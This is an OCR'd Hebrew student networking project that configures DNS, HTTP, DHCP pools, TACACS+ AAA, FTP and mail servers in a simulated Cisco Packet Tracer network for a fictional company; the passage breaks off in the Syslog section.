
```
C:\>nslookup oracle.com

Server: [172.18.64.1]
Address: 172.18.64.1

Non-authoritative answer:
Name: oracle.com
Address: 172.18.64.3
```

ניתן לראות כי הדומיין **oracle.com** תורגם אל הכתובת **IP 172.18.64.3** בהצלחה.


שרת HTTP

בבניין **באוסטרליה** ו**בהודו** יש שימוש נרחב באתר, שכן הם אחראים על המוצרים, הפרויקטים, בדיקות, מצבי **Production** ועוד לכן קיים שרת **HTTP** בכל בניין אחד לפיתוח של האתר באוסטרליה ואחד לבדיקות מקומיות בהודו. (**QA**)

השרת **HTTP** נראה כך:



אם ניגש אל האתר מאחד המחשבים בבניין (תחת הדומיין **oracle.com**), נקבל את האתר הבא:



שרת DHCP

כחלק ממבנה הבניין הוחלט להשתמש בשרת **DHCP** ייעודי לחלוקת כתובות ה- **IP** ב**אוסטרליה והודו** להבדיל מהבניינים באירופה אשר משתמשים בנתב כשרת ה**DHCP** שלהם.

DHCP באוסטרליה

הגדרת ה POOLs נראית כך:

Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask
Production_POOL	172.18.69.254	172.18.64.1	172.18.68.0	255.255.254.0
Project_Management_Office_POOL	172.18.71.254	172.18.64.1	172.18.70.0	255.255.254.0
Product_Management_POOL	172.18.67.254	172.18.64.1	172.18.66.0	255.255.254.0


DHCP בהודו

הגדרת ה POOLs נראית כך:

Add | Save | Remove

Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask	Max User	TFTP Server	WLC Address
Sourcing_POOL	172.18.83.254	172.18.80.1	172.18.82.0	255.255.254.0	512	0.0.0.0	0.0.0.0
Quality_Assurance_POOL	172.18.85.254	172.18.80.1	172.18.84.0	255.255.254.0	512	0.0.0.0	0.0.0.0
Risk_Management_POOL	172.18.87.254	172.18.80.1	172.18.86.0	255.255.254.0	512	0.0.0.0	0.0.0.0
serverPool	0.0.0.0	0.0.0.0	172.18.80.0	255.255.254.0	64	0.0.0.0	0.0.0.0


ניתן לראות כי אין **POOL** לקומה 0 (של השרתים) וזאת מכיוון שמאחר והשימוש בשרתים מצריך בדרך כלל כתובת **IP** קבוע בחרתי לתת להם **כתובת סטטית.**




ORACLE

שלבי הגדרה:

נדליק את התהליך **DHCP** בשרת:



בכדי להוסיף **POOLs** מלאו את הטופס לפי הפרטים הנדרשים ולחצו Add:



בפורטים הרלוונטיים בנתב הגדירו ip helper עם ה- IP של השרת DHCP:

```
ip helper-address <IP-ADDR>
```

IP Helper הוא שירות ברשתות מחשבים שמסייע בהעברת חבילות מידע בין רשתות שונות, בעיקר בין רשתות עם פרוטוקולי **DHCP**, כאשר יש מכשירים ברשת שאין להם גישה ישירה לשרת ה- **DHCP**, ה- **IP Helper** יכול להפנות את הבקשות לשרת **DHCP** שנמצא ברשת אחרת.

שרת AAA

AAA הוא ראשי התיבות למונחים הבאים:

- **Authentication**:
  כאשר אנו מנסים להתחבר לשירות מרוחק (**ssh**, **telnet** וכו'), בדרך כלל עלינו לספק שם משתמש וסיסמה.

- **Authorization**:
  מה הלקוח יכול לבצע. (הרשאות)

- **Accounting**:
  מעקב אחרי מה שהלקוח עשה. (**logging**)

אימות AAA מבוסס שרת:


ישנם שני סוגי פרוטוקולים הנתמכים בסביבת סיסקו:

❖ **TACACS - סיסקו**
- תומך במגוון פרוטוקולים
- פורט **TCP/49**
- **מצפין כל מנות מידע**
- **מפריד בין כל חלקי AAA**, מאפשר שימוש בכל חלק בנפרד.

❖ **RADIUS - IEEE**
- פורטי **UDP 1813, 1812 או 1646, 1645**
- **מצפין רק את הסיסמה**, לא את כל הפקטה.
- **משלב אימות עם הרשאה.**


שימוש בשרת AAA בפרויקט:

למען הקלה על ניהול הסיסמאות בארגון הוחלט לבצע שימוש גורף בשרתי AAA, לכן קיים שרת AAA בכל בניין.




תמונה של השרתים שבבניין שבאוסטרליה כולל AAA

ראשית הקמתי שרת וכיביתי את כל התהליכים חוץ מ- AAA:



לאחר מכן, הוספתי את המכשירים אליהם ארצה ליצור אוטנטיקציה בעזרת שרת AAA:



לבסוף ניגשתי אל המכשירים עליהם יהיה מוגדר AAA, לדוגמא המתג:
ORACLE_AU_AU_Sydney_F0_ROUTER1:

```
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#aaa new-model
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#aaa authentication login myauth group tacacs+ local
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#tacacs-server host 172.18.64.4 key oracle
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#line vty 0 4
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-line)#login authentication myauth
```

ניתן לבדוק כי אכן שרת ה AAA עובד על ידי ניסיון כניסה למתג מאחד המחשבים:

```
C:\>ssh -l admin 172.18.65.253

Password:
ORACLE_AU_AU_Sydney_F0_ROUTER1>
```

שרת FTP

שרת **FTP** הוא תוכנה או מכשיר המאפשרים העברה של קבצים בין מחשבים ברשת, באמצעות פרוטוקול **FTP** משתמשים יכולים להעלות קבצים לשרת או להוריד קבצים ממנו.

השרת מנהל את הבקשות הללו ומספק גישה לקבצים, בדרך כלל דרך ממשק משתמש גרפי או דרך שורת פקודה.


יתרונות של שימוש בשרת FTP כוללים:

- **העברת קבצים בקלות:**
  מאפשר העברת קבצים גדולים במהירות יחסית.
- **גישה מרחוק:**
  ניתן לגשת לקבצים מכל מחשב שמחובר לאינטרנט.
- **ניהול משתמשים:**
  ניתן להגדיר הרשאות גישה שונות למשתמשים שונים.


ORACLE

שלבי הגדרה:

נדליק את הליך ה FTP בשרת:



נוסיף משתמש, במקרה שלי הוספתי משתמש בשם **admin** עם סיסמא **1234**:



ORACLE

הוכחה שהשרת FTP עובד:

```
C:\>ftp 172.18.144.15
Trying to connect...172.18.144.15
Connected to 172.18.144.15
220- Welcome to PT Ftp server
Username:admin
331- Username ok, need password
Password:
230- Logged in
(passive mode On)
ftp>?
         ?
         cd
         delete
         dir
         get
         help
         passive
         put
         pwd
         quit
         rename
ftp>
```

ניתן לראות שהגדרנו בהצלחה שרת **FTP**.

שרת Mail

שרת **Mail** הוא תוכנה או מערכת המיועדת לשליחת, קבלת וניהול דוא"ל (**Email**) ברשת.

ישנם סוגים שונים של שרתי דואר, כאשר הנפוצים ביותר הם:

1. **שרת SMTP:**
משמש לשליחת דואר אלקטרוני, הוא אחראי על העברת ההודעות מלקוח הדואר לשרתים אחרים או לשרת הדואר של הנמען.

2. **שרת POP3:**
משמש לקבלת דואר. לקוחות דואר יכולים להשתמש בו כדי להוריד הודעות מהשרת למחשב המקומי. כאשר ההודעות מורדות, הן בדרך כלל נמחקות מהשרת.


3. **שרת IMAP:**
גם הוא משמש לקבלת דואר, אך בניגוד ל-POP3, הוא מאפשר למשתמש לגשת להודעות היישר מהשרת. כך ניתן לנהל את הדואר ממספר מכשירים מבלי לאבד גישה להודעות.

ORACLE


שרת **Mail** יכול להיות חלק משירות דואר מקוון או מערכת ניהול דואר עצמאית, וכולל בדרך כלל יכולות נוספות כמו סינון דואר זבל (**spam**), ניהול תיקים וסטטיסטיקות על שימוש.

שלבי הגדרה:

בתוך השרת, נכבה את שאר התהליכים ונפעיל רק את תהליך ה-**EMAIL**.




ניצור שני משתמשים, הראשון **admin** והשני **noam**, שניהם עם הסיסמא **1234**:




הוכחת שהפרת Mail עובד


נתחבר מאחד המחשבים אל המשתמש **noam**:


ונשלח מייל אל המשתמש **admin**:





ניתן לראות שהמייל נשלח, וההודעה התקבלה:





שרת Syslog

שרת **Syslog** היא מערכת לניהול **logs** במערכות מחשב ורשתות, היא מאפשרת לאסוף, לנתח ולאחסן מידע על פעולות ותהליכים שמתרחשים במערכות שונות, כמו שרתים, נתבים, חומות אש ומכשירים אחרים.

המאפיינים העיקריים של שרת Syslog כוללים:

- **איסוף נתונים:**
  השרת מקבל הודעות יומן ממקורות שונים ברשת, בדרך כלל באמצעות פרוטוקול **Syslog**.
  כל הודעה כוללת מידע כמו תאריך, שעה, סוג האירוע ומידע נוסף על הפעולה שבוצעה.

- **אחסון וארגון:**
  ההודעות נשמרות בקבצים או במסדי נתונים, מה שמקל על חיפוש וניתוח של נתונים לאורך זמן.

- **אנליזת נתונים:**
